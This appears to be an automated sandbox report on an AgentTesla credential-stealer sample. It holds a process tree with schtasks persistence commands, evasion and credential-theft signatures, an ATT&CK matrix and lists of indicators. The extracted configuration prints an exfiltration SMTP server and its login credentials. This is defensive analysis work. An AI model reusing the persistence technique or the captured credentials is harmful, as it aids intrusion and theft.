ID: 323803
Sample Name: ORDER.exe
Cookbook: default.jbs
Time: 15:20:20
Date: 27/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report ORDER.exe

Overview


General Information

Sample Name:	ORDER.exe
Analysis ID:	323803
MD5:	47af288ac4776f7..
SHA1:	fbe1cb1497f6144..
SHA256:	e75f2e899377c53.
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- ORDER.exe (PID: 4356 cmdline: 'C:\Users\user\Desktop\ORDER.exe' MD5: 47AF288AC4776F74B6460C0AF541C859)
  - schtasks.exe (PID: 5988 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5412 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ORDER.exe (PID: 4396 cmdline: {path} MD5: 47AF288AC4776F74B6460C0AF541C859)
- kprUEGC.exe (PID: 6572 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 47AF288AC4776F74B6460C0AF541C859)
  - schtasks.exe (PID: 6648 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmpE76F.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6656 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 6764 cmdline: {path} MD5: 47AF288AC4776F74B6460C0AF541C859)
- kprUEGC.exe (PID: 6928 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 47AF288AC4776F74B6460C0AF541C859)
  - schtasks.exe (PID: 5532 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmp103F.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 2924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 4416 cmdline: {path} MD5: 47AF288AC4776F74B6460C0AF541C859)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "bd8LsJGQ5M",
  "URL: ": "http://5WnFQTEnuc.com",
  "To: ": "weavingacc1@vasudeva.in",
  "ByHost: ": "mail.vasudeva.in:587",
  "Password: ": "mX3Cmv5",
  "From: ": "weavingacc1@vasudeva.in"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.501684497.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000002.333784884.00000000029B 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000D.00000002.336092801.0000000003C2 D000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000016.00000002.506315156.0000000002DD 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000016.00000002.506315156.0000000002DD 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 23 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.ORDER.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
17.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
22.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER.exe	70%	Virustotal		Browse
ORDER.exe	73%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
ORDER.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\yqoevzHDNPFH.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	73%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
C:\Users\user\AppData\Roaming\yqoevzHDNPFH.exe	73%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.ORDER.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
17.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
22.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://RKhkfz.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://5WnFQTEnuc.com1-5-21-3853321935-2125563209-4053062332-1002_Classes	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.coml1	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://mail.vasudeva.in	0%	Avira URL Cloud	safe	
http://5WnFQTEnuc.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comoD	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://vasudeva.in	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	54.243.164.148	true	false		high
vasudeva.in	68.233.236.158	true	true		unknown
mail.vasudeva.in	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
api.ipify.org	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.362091691.0000000002CA1000.00000004.00000001.sdmp, kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000000059B0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000000059B0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000000059B0000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.362091691.0000000002CA1000.00000004.00000001.sdmp, kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://RKhkfz.com	kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false		high
http://www.tiro.com	kprUEGC.exe, 00000012.00000002.366501999.00000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	kprUEGC.exe, 00000012.00000002.366501999.00000000059B0000.00000002.00000001.sdmp	false		high
http://5WnFQTEnuc.com1-5-21-3853321935-2125563209-4053062332-1002_Classes	ORDER.exe, 00000003.00000003.464804013.0000000001424000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.goodfont.co.kr	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.coml1	ORDER.exe, 00000000.00000002.254347827.00000000017B7000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
